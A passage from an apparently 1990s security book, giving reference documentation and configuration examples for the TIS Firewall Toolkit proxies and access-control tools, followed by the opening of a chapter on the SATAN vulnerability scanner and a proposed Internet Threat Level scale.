The ftp-*proxy server* option defines an ftp-gw that should be used to access FTP servers. If this rule isn't specified, the proxy will do the FTP transaction with the FTP server. Because the ftp-gw rules will be used if there are no relevant http-gw rules, this is not a major problem.

```
hosts host-pattern [host-pattern ...] [options]
deny-hosts host-pattern [host-pattern ...]
```

The deny-hosts rule specifies host and access permissions. Typically, a hosts rule will be in the form of:

```
http-gw:   deny-hosts unknown
http-gw:   hosts 192.33.112.* 192.94.214.*
```

Several host patterns may follow the "hosts" keyword, ending with the first optional parameter beginning with "-". Optional parameters permit the selective enabling or disabling of logging information.

`permit-hosts` *`options`*

The permit-hosts rule can use options. Some of the options take parameters. The functions are defined later (see "Gopher Functions").

```
-permit function
-permit { function [function ...] }
```

The -permit option permits only the specified functions. Other functions will be denied. If this option is not specified then all functions are initially permitted.

```
-deny function
-deny { function [function ...] }
```

The -deny option specifies a list of Gopher/HTTP functions to deny.

```
-gopher server
```

The -gopher option makes the specified server the default server for this transaction.

```
-httpd server
```

The -httpd option makes server the default HTTP server for this transaction. This will be used if the request came in through the HTTP protocol.

```
-filter function
-filter { function [function ...] }
```

The -filter option removes the specified functions when rewriting selectors and URL's. This option does not stop the user from entering selectors that the client will execute locally, but this option can be used to remove selectors from retrieved documents.

The following options are also acceptable because they can be specified on an ftp-gw config line:

```
-noinput
```

The -noinput option disables data read functions.

```
-nooutput
```

The -nooutput option disables data write functions.

```
-log function
-log { function [function ...] }
```

The -log option specifies that a log entry to the system log should be made whenever the listed functions are performed through the proxy.

```
-authall
```

The -authall option specifies that all functions require the user to be authenticated.

```
-auth function
-auth { function [function ...] }
```

The -auth option specifies that the functions listed require the user to be authenticated.

```
-dest pattern
-dest { pattern [pattern ...] }
```

The -dest option specifies a list of valid destinations. If no list is specified, all destinations are considered valid. The -dest list is processed in the order it appears on the options line. -dest entries preceded with a '!' character are treated as negation entries. For example, the following rule permits hosts that are not in the domain "mit.edu" to be connected.

```
:-dest !*.mit.edu -dest *
```

Gopher Functions

The proxy characterizes each transaction as one of a number of functions. For the deny options the request is used. For filter options the returned selectors are used.

Function	Description
dir	Fetching Gopher menus Getting a directory listing via FTP Fetching an HTML document (this is being studied)
read	Fetching a file of any type HTML files are treated as read even though they are also of dir format
write	Putting a file of any type Needs plus because it is only available to Gopher+ and HTTP/1.x
ftp	Accessing an FTP server
plus	Gopher+ operations HTTP methods other than GET
wais	WAIS index operations
exec	Operations that require a program to be run, such as telnet. (See "Security.")

Security

The most important security configuration you need to be aware of is the way certain functions are handled by the client, server, and proxy programs. When the client wants to perform certain actions, such as telnet, the client program often runs the telnet command to perform

the function. If the client passes arguments to the program, there is a chance of rogue commands along with the intended command. Gopher requests to do FTP operations cause the server to run the FTP program. Again, the server could be tricked into running rogue commands with the commands to run the FTP program.

Most client programs only know how to display a small number of data types; they rely on external viewers to handle the other data types. Again, this arrangement jeopardizes security because of the chance that client programs can be tricked into running rogue commands.

Installation

To install HTTP-GW place the executable in a system area, then modify /etc/inetd.conf. The TCP service port on which to install the Gopher/HTTP proxy depends on local site configuration. You would normally configure the proxy to be on ports 70 and 80. 70 is the normal Gopher port and 80 is the normal HTTP port. After inetd.conf has been modified, restart or reload inetd. Verify installation by attempting a connection and monitoring the system logs.

Typical configuration of the proxy in a firewall situation involves rules to block all systems that are not in the DNS from using the proxy, but to permit all systems on the internal protected network to use the proxy, as in this example:

```
http-gw: deny-hosts unknown
http-gw: hosts 192.33.112.* 192.94.214.*
```

login-sh—Authenticating Login Shell

Synopsis

`login-sh` (invoked from /bin/login)

Description

login-sh provides a simple interface to the authentication service for login by replacing the user's login shell with a "wrapper" that requires the user to authenticate first; the program then executes the real login shell. login-sh may be used in conjunction with or as a replacement for passwords in the password file /etc/passwd. The user's actual login shell information is stored in an external file.

Note that login-sh runs as the user with his or her permissions. This is attractive because it separates the authentication policy from the permissions granting policy (/bin/login).

Options

login-sh reads its configuration rules and permissions information from the firewall configuration table netperm-table, retrieving all rules specified for "login-sh." The following configuration rules are recognized:

```
authserver address port
```

This command specifies the network address and service port of the authentication server to use.

```
shellfile pathname
```

The shellfile command specifies a file containing information about users' login shells (the shell configuration file). Empty lines and lines with a pound sign (#) as the first character are discarded or treated as comments. The format of the shell configuration file is a list of entries, one per line:

```
userid executable parameter-0 [parameter-1] [parameter-n]
```

The first three values must be defined. The userid field matches the login name of the user invoking login-sh from the /etc/passwd file. The second field should specify the executable pathname of the program to run after authentication is completed. The third and remaining fields are parameters to pass to the executable program, starting at parameter zero. Many command interpreters check the name of parameter zero (argv[0]) to determine if they are a login shell. When you use these command interpreters, make sure you define them with their required forma—typically a leading dash "-".

Installation

To install login-sh place the executable in a system area, and then define the shellfile and authserver options in netperm-table. Systems that are using login-sh should have all programs that permit users to change their login shells disabled, or should have the setuid bit stripped.

File entries for users' passwords should resemble this example:

```
mjr::100:10:Marcus J Ranum:/home/mjr:/usr/local/etc/login-sh
```

A sample shellfile entry for mjr is shown here:

```
mjr /usr/bin/ksh  -ksh
```

Note in the example that the pathname (/usr/bin/ksh) and the first parameter for the program ("-ksh") are different. A minimum of two parameters must exist for each login shell that is defined.

Users who want both password authentication and secondary authentication can set passwords on their entries in /etc/passwd and also use login-sh.

netacl—TCP Network Access Control

Synopsis

`netacl` *`servicename`* (invoked from inetd)

Description

netacl provides a degree of access control for TCP-based services invoked from inetd(8). When a server is started, inetd invokes netacl with the name of the service requested, rather than the actual server. netacl then searches its permissions information (read from netperm-table) to see if the host initiating the connection is authorized. If the host is authorized, the real server process is invoked; otherwise, netacl exits. Acceptance or rejection of the service is logged through the syslog facility.

netacl duplicates functionality found in other tools such as log_tcp by Wietse Venema, but is included with the Toolkit because it is a simpler implementation, contains no support for UDP services, and shares a common configuration file with the rest of the Toolkit components.

Options

netacl accepts one parameter: the name of the service it is to provide. This service name is appended to the string "netacl-" to generate the name by which rules are read from the netperm-table configuration file. If invoked with no parameters, the service is assumed to be the program name, just in case an administrator needs to replace the executable of some daemon with a copy of netacl. For example, if netacl is invoked using the following command, it will retrieve all the configuration rules for netacl-in.telnetd:

```
netacl in.telnetd
```

The following configuration rules are recognized:

```
hosts [options]
```

The hosts rule specifies a host permission rule. Host permission rules are in the form:

```
netacl-in.telnet permit-hosts host1 host2 -options
netacl-in.telnet deny-hosts host1 host2 -options
```

Following the permit-hosts or deny-hosts clause is a list of host names or IP-addresses that can contain wildcards. Host names are searched in order until the first option (starting with a '-') is encountered, at which point, if there is a match for that rule, it will be accepted. If the rule is a deny-hosts rule, the program will log the denial of the service and exit. If the rule is a

permit-hosts rule, the options will be processed and executed in order. If no rule is explicitly permitting or denying a service, the service is denied. Options include:

- **-exec executable [*args*].** Specifies a program to invoke to handle the service. This option must be the final option in the rule. An -exec option must be present in every rule.
- **-user *userid*.** *userid* is the numeric UID or the name from a login in /etc/passwd that is used to invoke the program.
- **-chroot rootdir.** Specifies a directory to which netacl should chroot(2) prior to invoking the service program. This requires that the service program be present, and the pathname for the executable be relative to the new root.

Examples

In this example, the \ line wraps have been added to fit lines on the page. \-escapes are not permitted in netperm-table—they are here only as part of the example.

```
netacl-in.telnetd: permit-hosts 192.33.112.* -exec /usr/etc/in.telnetd
netacl-in.ftpd: permit-hosts unknown -exec /bin/cat /usr/local/etc/noftp.txt
netacl-in.ftpd: permit-hosts 192.33.112.* -exec /usr/etc/in.ftpd
netacl-in.ftpd: permit-hosts * -chroot /home/ftp -exec /bin/ftpd -f
```

In this example, netacl is configured to permit telnet only for hosts in a particular subnet. ftpd is configured to accept all connections from systems that do not have a valid DNS name ("unknown") and to invoke cat to display a file when a connection is made. This provides an easy and flexible means of politely informing someone that he or she is not permitted to use a service. Hosts in the specified subnet are connected to the real FTP server in /usr/etc/in.ftpd. Connections from other networks are connected to a version of the FTP server that is already chrooted to the FTP area, effectively making all FTP activity "captive."

Installation

To install netacl, place the executable in a system area, then modify /etc/inetd.conf as desired, replacing entries for the servers that will be controlled via netacl. For example, the FTP service might be configured as follows (syntax may differ slightly depending on O/S version):

```
ftp stream tcp nowait root /usr/local/etc/netacl in.ftpd
```

After inetd.conf has been modified, restart or reload inetd. Verify installation by attempting a connection and monitoring the system logs.

plug-gw—Generic TCP Plugboard Proxy

Synopsis

`plug-gw portnumber/name` (invoked from inetd)

Description

plug-gw provides pass-through TCP services with logging and access control for generic connection-oriented applications such as NNTP. When plug-gw is invoked from inetd, it reads its configuration and checks to see if the system that has just connected is permitted to use the proxy. If not, it shuts down and logs the connection. If the peer is permitted to use the proxy, plug-gw determines (based on its configuration) what host to connect to on the "other side."

Note The service port plug-gw is servicing must be specified on the command line.

Options

plug-gw reads its configuration rules and permissions information from the firewall configuration table netperm-table, and retrieves all rules specified for "plug-gw." The following configuration rules are recognized:

`timeout` *`seconds`*

The timeout rule specifies a timeout value to wait until an inactive connection is disconnected. If no timeout is specified, the default is to remain connected until one side or the other closes its connection.

`port` *`portid hostpattern`* `[`*`options`*`]`

The port option specifies a connection rule. When a connection is made, a match is searched for on the port-id and calling host. The port-id may be either a numeric value (such as 119) or a value from /etc/services (such as "nntp"). If the calling port matches, then the host-pattern is checked for a match, following the standard address matching rules employed by the firewall. If the rule matches, the connection will be made based on the remaining options in the rule, all of which begin with '-'. Sub-options include:

- **-plug-to host.** Specifies the name or address of the host to connect to. This option is mandatory.
- **-privportt.** Indicates that a reserved port number should be used when connecting. Reserved port numbers must be specified for protocols such as rlogin, which rely on them for "security."
- **-port- portid.** Specifies a different port. The default port is the same as the port used by the incoming connection.

Installation

To install plug-gw place the executable in a system area, then modify inetd.conf to install plug-gw for whatever services will be plugboarded. Reinitialize inetd and test by connecting to the port.

plug-gw was designed to permit "tunneling" NNTP traffic through firewalls, but it can be used for a variety of purposes such as permitting remote access to a single service on a single host. Typically, when configured for NNTP traffic, the user's software is configured so that internal NNTP connections to the outside news server connect to the firewall and are automatically plugboarded to the external NNTP server, and vice versa. The USENET news software must then be configured so that both the internal and external NNTP servers believe they are exchanging news with the firewall machine.

Examples

The following entries permit NNTP transfer through a firewall bastion host. In this example the interior news server host is "foo.us.org" (111.11.1.11) and the externam news server is "nntp.outside.someplace" (222.22.2.22). The bastion host, where the software is installed, is "bastion.us.org." On the bastion host, you place an entry for the NNTP service in inetd.conf:

```
nntp stream tcp nowait root /usr/local/etc/plug-gw plug-gw nntp
```

The plug gateway is invoked as "plug-gw nntp" to inform it that it is providing NNTP service. The configuration entries in netperm-table are as follows:

```
plug-gw: timeout 60
plug-gw: port webster 111.11.1.* -plug-to WEBSTER.LCS.MIT.EDU -port webster
plug-gw: port nntp 111.11.1.11 -plug-to 222.22.2.22 -port nntp
plug-gw: port nntp 222.22.2.22 -plug-to 111.11.1.11 -port nntp
```

Whenever 111.11.1.11 connects to the bastion host, it is automatically connected to 222.22.2.22's nntp service. The news software on 111.11.1.11 should be configured to believe that its news server is the bastion host "bastion.us.org"—the host from which it transfers and receives news. Note too that a simple webster service is provided by plugging webster on another host over the Internet to the webster service port on the bastion host.

Bugs

Because incoming connection hosts can be wildcarded, plug-gw works well in a many-to-one relationship but does not work at all in a one-to-many relationship. If, for example, a site has three news feeds, it is easy to configure plug-gw to plugboard any connections from those three hosts to an internal news server. Unfortunately, the software will have to be modified if multiple instances of plug-gw are on the same port, or the internal news server's software cannot support connecting on a non-standard port.

rlogin-gw—rlogin Proxy Server

Synopsis

`rlogin-gw` (invoked from inetd)

Description

rlogin-gw provides pass-through rlogin proxy services with logging and access control. When rlogin-gw is invoked from inetd, it reads its configuration and checks to see if the system that has just connected is permitted to use the proxy. If not, it shuts down, displays a message, and logs the connection. If the peer is permitted to use the proxy, rlogin-gw checks the *username* that is provided as part of the rlogin protocol, and if it is in the form user@host, an attempt is made to reconnect to the host and log in as that user. If no host is specified, rlogin-gw enters a command loop in which it waits for a user to specify the following:

- The system the user want to connect to
- The X-gateway the user wants to invoke

Options

rlogin-gw reads its configuration rules and permissions information from the firewall configuration netperm-table, where it retrieves all rules specified for "rlogin-gw." The following configuration rules are recognized:

`directory` *`pathname`*

This rule specifies a directory to which rlogin-gw will chroot(2) prior to providing service.

`prompt` *`string`*

The prompt rule specifies a prompt for rlogin-gw to use while it is in command mode.

`timeout` *`seconds`*

The timeout rule specifies the time, in seconds, the system remains idle before disconnecting the proxy. Default is no timeout.

`denial-msg` *`filename`*

The denial-msg rule specifies the name of a file to display to the remote user if he or she is denied permission to use the proxy. If this option is not set, a default message is generated.

`help-msg` *`filename`*

The help-msg rule specifies the name of a file to display if the "help" command is issued. If this option is not set, a list of internal commands is printed.

`denydest-msg` *`filename`*

The denydest-msg rule specifies the name of a file to display if a user attempts to connect to a remote server for which he or she is restricted. If this option is not set, a default message is generated.

```
authserver hostname [portnumber [cipherkey] ]
```

The authserver rule specifies the name or address of a system to use for network authentication. If tn-gw is built with a compiled-in value for the server and port, the built-in values will be used as defaults but can be overridden if specified in the command line. If the server supports DES-encryption of traffic, an optional cipherkey can be provided to secure communications with the server.

```
hosts host-pattern [host-pattern2 ... ] [ options]
```

The hosts rules specify host and access permissions. Typically, a hosts rule will be in the form of:

```
rlogin-gw:   deny-hosts unknown
rlogin-gw:   hosts 192.33.112.* 192.94.214.*
```

Several host patterns might follow the "hosts" keyword, ending with the first optional parameter beginning with "-". Optional parameters are:

```
-dest pattern
-dest pattern1 pattern2 ...
```

The -dest option specifies a list of valid destinations. If no list is specified, all destinations are considered valid. The -dest list is processed in the order it appears on the options line. -dest entries preceded with a "!" character are treated as negation entries. The following rule permits hosts that are not in the domain "mit.edu" to be connected.

```
-dest !*.mit.edu -dest *
-auth
```

The -auth option specifies that the proxy should require a user to authenticate with a valid user-id prior to being permitted to use the gateway.

```
-passok
```

The -passok option specifies that the proxy should permit users to change their passwords if they are connected by the designated host. Only hosts on a trusted network should be permitted to change passwords, unless token-type authenticators are distributed to all users.

Installation

To install rlogin-gw place the executable in a system area, then modify inetd.conf to reflect the appropriate executable path. The rlogin proxy must be installed on the rlogin port (port 513) in order to function without requiring modified clients. Verify installation by attempting a connection and monitoring the system logs.

smap—Sendmail Wrapper Client

Synopsis

`smap` (invoked from inetd)

Description

The smap client implements a minimal version of SMTP, accepting messages from over the network and writing them to disk for future delivery by smapd. smap is designed to run under chroot(2) as a non-privileged process. This arrangement overcomes potential security risks presented by privileged mailers running where they can be accessed from over a network.

smap is invoked from inetd and exits when its session is completed. Each session's mail is recorded in a temporary file in its spool directory, with the SMTP envelope encoded in the heading of the file. To coordinate processing with smapd the file is locked while it is being written. As a secondary means of signaling when a message is completely gathered, the mode of the file, which is initially 644, is changed to 755. In this manner the system can identify truncated or partial files left after a system crash or reboot.

Options

smap takes no command-line options. All configuration rules in netperm-table for application "smap" are read, and the following clauses and parameters are recognized:

`userid` *`name`*

The userid option specifies the userid that smap should run under. The name can be either a name from the password database, or a numeric user-ID. This userid should be the same as the ID under which smapd runs, and should have write permission to the spool directory.

`directory` *`pathname`*

The directory option specifies the spool directory where smap should store incoming messages. A chroot(2) system call is used to irrevocably make the specified directory the root filesystem for the remainder of the process.

`maxbytes` *`value`*

maxbytes specifies the maximum size of messages to gather, in bytes. If no value is set, message sizes are limited by the amount of disk space in the spool area.

`maxrecip` *`value`*

The maxrecip option specifies the maximum number of recipients allowed for any message. This option is only for administrators who are worried about the more esoteric denial of service attacks.

`timeout` *value*

This option specifies a timeout, after which smap should exit if it has not collected a message. If no timeout value is specified, smap will never time out a connection.

Installation

To install smap, locate the spool directory where mail will be collected. Identify the userid that smap will run as (generally daemon), and make sure that it owns the spool directory. Install smap in /etc/inetd.conf as follows (pathnames may change):

```
smtp stream tcp nowait root /usr/local/etc/smap smap
```

After modifying /etc/inetd.conf you need to signal inetd to reload its configuration information; you also need to make sure that sendmail is no longer running on the system.

In the spool directory, it may be necessary to make an /etc directory with system-specific configuration files if the C support library on the host Unix requires them. Usually, the best recommendation is to build smap so that it is completely standalone; that is, a statically-linked executable that is linked to a resolver library that will not crash if it is unable to read /etc/resolv.conf. A small number of support files (/etc/hosts, /etc/resolv.conf) may be required. Be careful not to install any device files or executables in the spool directory. Test installation by using telnet to connect to the SMTP port.

Note smap assumes that smapd will also be running on the system.

smapd—Sendmail Wrapper Daemon

Synopsis

`smapd` (invoked from rc.local)

Description

The smapd daemon periodically scans the mail spool area maintained by smap and delivers any messages that have been gathered and stored. Mail is delivered via sendmail and the spool file is deleted. If the mail cannot be delivered normally, smapd can be configured to store spooled files to an area for later examination.

Options

smapd takes no command-line options, and reads its configuration information from the firewall Toolkit configuration file netperm-table. All configuration rules in netperm-table for application “smapd” are read, and the following clauses and parameters are recognized:

`executable` *pathname*

The executable option specifies the pathname of the smapd executable itself. For historical reasons, smapd forks and execs copies of itself to handle delivering each individual message. This entry is mandatory.

`sendmail` *`pathname`*

The sendmail option specifies an alternate pathname for the sendmail executable. smapd assumes the use of sendmail but does not require it. An alternate mail delivery system can replace sendmail, but to do so it needs to be able to accept arguments in the form of:

`executable -f` *`fromname recip1`* `[`*`recip2 ...`*`]`

The reason for this requirement is the exit code from the mailer is used to determine the status of delivery. Replacements for sendmail should use similar exit codes.

`baddir` *`pathname`*

The baddir option specifies a directory where smapd should move any spooled mail that cannot be delivered normally. This directory must be on the same device as the spool directory because the rename(2) system call is employed. The pathname specified should not contain a trailing forward slash (/).

`userid` *`name`*

The userid option specifies the userid under which smapd should run. The name can be either a name from the password database, or a numeric user-ID. This userid should be the same as the one smap uses when it runs, and should have write permission to the spool directory.

`directory` *`pathname`*

The directory option specifies the spool directory in which smapd should search for files. smapd should have write permission to this directory.

`wakeup` *`value`*

wakeup specifies the number of seconds smapd should sleep between scans of the spool directory. The default is 60 seconds.

Installation

To install smapd configure the executable and directory options in netperm-table and add them to /etc/rc.local. A sample netperm-table configuration for ssmap and smapd looks like this:

```
# email wrapper control
smap, smapd:   userid 4
smap, smapd:   directory /mail/inspool
smapd:   executable /usr/local/etc/smapd
smap:    maxrecip 4000
smap:    maxbytes 1048576
smap:    timeout 3600
```

In this example, both smap and smapd are running with user-id #4 (uucp) in the spool directory /mail/inspool. Because sendmail is not running in daemon mode, messages that cannot be delivered and are queued must be delivered by periodically invoking sendmail to process the queue. To do this, add something similar to the following line in the crontab file:

```
0,30 * * * * /usr/lib/sendmail -q > /dev/null 2>&1
```

tn-gw—telnet Proxy Server

Synopsis

```
tn-gw [invoked from inetd]
```

Description

tn-gw provides pass-through telnet proxy services with logging and access control. When tn-gw is invoked from inetd, it reads its configuration and checks to see if the system that has just connected is permitted to use the proxy. If not, tn-gw shuts down the connection, displays a message, and logs the connection. If the peer is permitted to use the proxy, tn-gw enters a command loop in which it waits for a user to specify:

- The system he or she wants to connect to
- The X-gateway he or she wants to invoke

```
c[onnect] hostname [port]
Connects to a host.
sol-> telnet otter
Trying 192.33.112.117 ...
Connected to otter.
Escape character is '^]'.
otter telnet proxy (Version V1.0) ready:
tn-gw-> help
Valid commands are:
connect hostname [port]
x-gw [display]
help/?
quit/exit
tn-gw-> c hilo
HP-UX hilo A.09.01 A 9000/710 (ttys1)
login: Remote server has closed connection
Connection closed by foreign host.
sol->
```

Because of limitations in some telnet clients, options negotiation may possibly fail; such an event will cause characters not to echo when typed to the tn-gw command interpreter.

```
x-gw [display/hostname]
```

The x-gw option invokes the x-gateway for connection service to the user's display. The default display (without the argument) is the connecting hostname followed by port number 0.0.

Options

tn-gw reads its configuration rules and permissions information from the firewall configuration table netperm-table, where it retrieves the rules specified for "tn-gw." The following configuration rules are recognized:

`userid` *`user`*

This option specifies a numeric user-id or the name of a password file entry. If this value is specified in-gw will set its user-id before providing service. Note that this option is included mostly for completeness; tn-gw performs no local operations that are likely to introduce a security hole.

`directory` *`pathname`*

directory specifies a directory to which tn-gw will chroot(2) prior to providing service.

`prompt` *`string`*

The prompt option specifies a prompt for tn-gw to use while it is in command mode.

`denial-msg` *`filename`*

denial-msg specifies the name of a file to display to the remote user if he or she is denied permission to use the proxy. If this option is not set, a default message is generated.

`timeout` *`seconds`*

The timeout option specifies the number of seconds the system should remain idel before it disconnects the proxy. Default is no timeout.

`welcome-msg` *`filename`*

welcome specifies the name of a file to display as a welcome banner after a successful connection. If this option is not set, a default message is generated.

`help-msg` *`filename`*

The help option specifies the name of a file to display if the "help" command is issued. If this option is not set, a list of internal commands is printed.

`denydest-msg filename`

The denydest-msg option specifies the name of a file to display if a user attempts to connect to a restricted remote server. If this option is not set, a default message is generated.

`authserver` *`hostname`* `[`*`portnumber`* `[`*`cipherkey`*`]]`

The authserver option specifies the name or address of a system to use for network authentication. If tn-gw is built with a compiled-in value for the server and port, these values will be used as defaults but can be overridden if specified as above with the authserver clause. If the server supports DES-encryption of traffic, an optional cipherkey can be provided to secure communications with the server.

```
hosts host-pattern [host-pattern2 ... ] [ options]
```

The hosts rules specify host and access permissions. Typically, a hosts rule will be in the form of:

```
tn-gw:  deny-hosts unknown
tn-gw:  hosts 192.33.112.* 192.94.214.*
```

Several host patterns may follow the "hosts" keyword; the last pattern appears right before the optional parameter, which begins with "-". Optional parameters include:

```
-dest pattern
-dest pattern1 pattern2 ...
```

-dest specifies a list of valid destinations. If no list is specified, all destinations are considered valid. The -dest list is processed in the order it appears on the options line. -dest entries preceded with a "!" character are treated as negation entries. For example, the following rule permits hosts that are not in the domain "mit.edu" to be connected.

```
-dest !*.mit.edu -dest *
-auth
```

The -auth option specifies that the proxy should require a user to authenticate with a valid userid prior to being permitted to use the gateway.

```
-passok
```

The -passok option specifies that the proxy should permit users to change their passwords if they are connected by the designated host. Only hosts on a trusted network should be allowed to change passwords, unless token-type authenticators are distributed to all users.

Installation

To install tn-gw place the executable in a system area, then modify inetd.conf to reflect the appropriate executable path. The telnet proxy must be installed on the telnet port (port 23) to function properly. This is because many client-side implementations of the telnetd command disable options processing unless they are connected to port 23. In some installations this may cause a dilemma.

In a conventional firewall, where the proxy server is running on a system that does not support user access, one solution is to install tn-gw on the telnet port, and to install telnetd on another port so that the systems administrator still can access the machine. Another option is to permit

rlogind to run with netacl protecting it so that only a small number of administrative machines can even attempt to log in. Verify installation by attempting a connection, and monitoring the system logs.

x-gw—X Gateway Service

Synopsis

```
x-gw [display/hostname]
```

Description

x-gw provides a user-level X connection service under tn-gw and rlogin-gw access control. Clients can be started on arbitrary Internet hosts, and can then request to display on a virtual display running on the firewall. When the connection request arrives, x-gw pops up a window on the user's real display asking for confirmation before permitting the connection. If granted, x-gw passes data between the virtual display and the user's real display.

To run X through the firewall, exceptions have to be made in router configuration rules to permit direct connectivity to ports from 6000 to 6100 on internal systems. x-gw searches for an unused lowest port for the X connection, starting from 6010 and listening for connections.

Each time an X client application on a remote system starts, a control connection window pops up on the user's screen asking for confirmation before permitting the connection. If granted, the connection is handled by an individual x-gw child daemon to serve multiple simultaneous connections separately with its own buffed data flow. The child daemon cleans up the buffed data and exits if a connection is closed by either end.

Example

The following example illustrates establishing a connection through the telnet proxy, and starting the X gateway:

```
sol-> telnet wxu
Trying 192.33.112.194...
Connected to wxu.tis.com.
Escape character is '^]'.
wxu.tis.com telnet proxy (Version V1.3) ready:
tn-gw-> x
tn-gw-> exit
Disconnecting...
Connection closed by foreign host.
```

A window pops up on the user's screen showing the port number of the proxy to use, and acts as the control window. Clicking on the exit button will close all multiple simultaneous X connections.

Options

`display/`*`hostname`*

The display option specifyiesa destination display where the user wants applications to appear. By default x-gw will use the connecting host name followed by port number: 0.0, if the argument is not specified. The 0.0 port is also a default number if the user sets the display to a host name.

Installation

To install x-gw place the executable in a system area, then modify netperm-table to reflect the appropriate executable path. The location of x-gw is compiled into the components of the firewall Toolkit in tn-gw and rrlogin-gw, based on the netperm-table.

SATAN and the Internet Inferno

"We walked together towards the shining light,
discussing things that here are best kept silent,
as there they were most fitting for discussion."

—Dante Alighieri, Inferno

Some people think that open discussion of network security problems is an invitation to disaster. Claiming "security through obscurity" to be an additional layer of protection, they are content to trust software creators and vendors to protect their systems. The release of the SATAN program in April 1995 created an uproar with this group. A few of them even tried to get the government to halt SATAN's release.

SATAN, a Unix program that quickly checks for the presence of vulnerabilities on remote systems, offers an easy way for the average user to quickly examine the network security of computer systems. Although a few other similar programs had been available before, including an early version of SATAN, no other program ever caught the imagination of the media to the extent that SATAN did. The interesting name, the uniqueness of one of the creators, and the topic of Internet security certainly added to the publicity of SATAN; however, SATAN did contribute materially to network security monitoring in other ways.

SATAN features an easy-to-use interface, an extensible framework, and a scaleable approach to checking systems. First, the user interface consists of HTML pages that are used through a Web browser such as Mosaic or Netscape. A user can learn quickly and easily to use SATAN by pointing and clicking on these Web pages. Second, although SATAN is available with several security tests built in, the general structure of SATAN permits a user to easily add additional probes. Finally, SATAN can easily be used to check many systems in a quick, automated scan. These three innovations made the release of SATAN a significant advance in the field of network security programs.

The primary contribution of SATAN, however, is its novel approach to security. It takes the view that the best way a system administrator can ensure the security of a system is by considering how an intruder would try to break into it. The creators of SATAN first created the program to automate attacks, described in a paper called "Improving the Security of Your Site by Breaking Into It" (Farmer & Venema, 1993).

An analogy might clarify the importance of SATAN. In some ways, the Internet can be compared to an electronic version of a large neighborhood. If, one night, you forget to lock one of your windows in your neighborhood, it may not matter. If you live in a nice neighborhood, you might leave it open on purpose. However, if a burglar tried to break into your house on the night that a window was left open, it would certainly simplify his job.

Now, imagine that someone invented a device that would scan a neighborhood and report all the houses that had windows or doors unlocked. In the hands of a conscientious apartment manager or policeman, such a tool would help to ensure the safety of the neighborhood. In the hands of a burglar, however, such a tool would make finding a vulnerable home quite easy. SATAN is that device for the Internet.

Using SATAN, hackers anywhere in the world can scan every networked system on the Internet. These potential intruders do not have to be particularly bright, because SATAN is easy to use. These intruders do not have to have accounts on the target systems, or even be in the same country as the systems, because the Internet offers worldwide connectivity. These intruders do not even have to know about the existence of the systems, because network ranges can be used for targets.

For a conscientious system administrator, SATAN can be used to ensure the safety of the networked hosts. However, because every intruder in the world can quickly identify vulnerable hosts, it "raises the bar" of required security to new heights. If you "live in a nice neighborhood," meaning that your network is behind a well-maintained firewall and the vast majority

of users are trustworthy, you may not need as much security. However, for hosts directly on the Internet, relying on the obscurity of open windows is no longer acceptable. The windows must always be locked.

Before describing the SATAN program in great detail, this chapter investigates the nature of network attacks. A detailed explanation of how a hacker, with nothing more than Internet access, would manually gather information about a target is then presented. Next, the exact details on the security holes searched for by SATAN are studied, as well as other network holes. Finally, SATAN is examined, including an example of extending SATAN to cover a new security problem.

The important message that SATAN brings is this: thinking like an intruder can help you to improve the security of your systems.

This section describes some of the general issues surrounding network security, the topic that SATAN was designed to investigate. Although no designer consciously puts security holes into software, tensions frequently exist between a software program's ease of use, its functionality, and its security. Such tension, combined with the ever-present opportunity for programming mistakes by the software designers, have frequently resulted in software programs that include security holes. Add configuration errors (netgroup mistakes), user shortcuts (`xhost +`), and organizational policy mistakes (NFS servers on the Internet) to these design flaws, and the result is a catalog of vulnerabilities for a wily intruder to prey upon.

The Nature of Network Attacks

Some network engineers say that the only way to ensure a networked computer system's security is to use a one-inch air gap between the computer and the network; in other words, only a computer that is disconnected from the network can be completely secure from network attacks. Although this is a drastic solution, there is always a trade-off between offering functionality and introducing vulnerabilities.

An organized attack on your system will attempt to compromise every software service you offer to the network, such as an FTP archive or web server. For example, permitting electronic mail to cross from the Internet into your internal organizational network means that the firewall must have a network daemon, such as sendmail, listening on the SMTP port (TCP/25) and willing to enter into an SMTP protocol exchange with anyone on the Internet. If there are weaknesses in the protocol, errors in the design of the daemon, or misconfiguration problems, your system and network may be vulnerable. Even though an Internet service, such as NCSA's httpd web server, may be considered quite secure today, new releases may introduce vulnerabilities. For example, the introduction of the SITE EXEC command in newer versions of ftpd led to the introduction of a security vulnerability. Administrators must be vigilant against assuming the long-term security of any Internet service. As new vulnerabilities are discovered, administrators can add scans to SATAN to search for these vulnerabilities.

The network protocols themselves can be made secure. New servers that implement the modified protocols must be used, however. A protocol and service is "secure enough" when it has only ITL Class 0 vulnerabilities, as explained later in this chapter. For example, protocols such as FTP or telnet, which currently send the password in the clear over the network, can be modified to use encryption. Network daemons, such as sendmail or fingerd, can be made more secure by vendors through code review and patching. However, misconfiguration problems, such as the improper specification of netgroups, can lead to vulnerabilities. Also, organizational policies can be very difficult to enforce. For example, even though the IT department of an organization recommends that all computer systems avoid using "+ +" in .rhosts files, it can be difficult to enforce this rule. The IT deparment can use SATAN to enforce organizational policies by periodically using SATAN to scan all the hosts in the organization.

It is rare to find an organization that has complete control over its computer network. Only the smallest organizations can easily claim daily control over the configuration of all their computer systems. In a large organization, policies and IT groups can and should try to set guidelines for systems, such as not permitting unrestricted NFS access, but the distributed nature of networked systems make this control uncertain.

Many groups and individuals are able to make daily configuration changes to systems on the network, and one vulnerability on any host can endanger the entire network. For example, 500 computers on the U.S. Department of Defense's Milnet network were successfully attacked in early 1995 because of a single unauthorized Internet gateway that accidentally offered a vulnerability (Leopold, 1995).

With such a dynamic and distributed environment, frequent automated verification is a valuable tool for control. An IT organization can use SATAN to gain such control.

Internet Threat Levels (ITL)

Before looking at potential holes, it is useful to create a classification scale to categorize security holes. This has not been done previously and is introduced in this book as a suggestion for vendors and organizations when prioritizing security problems. This is called the *Internet Threat Level scale*, or *ITL scale*. The lowest threat falls into ITL Class 0, and the greatest threat falls into ITL Class 9. Table 8.1 provides descriptions of each ITL Class.

Most security problems can be classified into three major categories, depending on the severity of the threat posed to the target systems:

- Local threats
- Remote threats
- Threats from across firewalls

These classifications can be further split into three finer degrees:

- Read access
- Non-root write and execution access
- Root write and execution access

The denial of service attack does not fall cleanly into any category and is listed as ITL Class 0.

Table 8.1
The Internet Threat Level (ITL) Scale

Class	Description
0	Denial of service attack—users are unable to access files or programs.
1	Local users can gain read access to files on the local system.
2	Local users can gain write and/or execution access to non–root-owned files on the system.
3	Local users can gain write and/or execution access to root-owned files on the system.
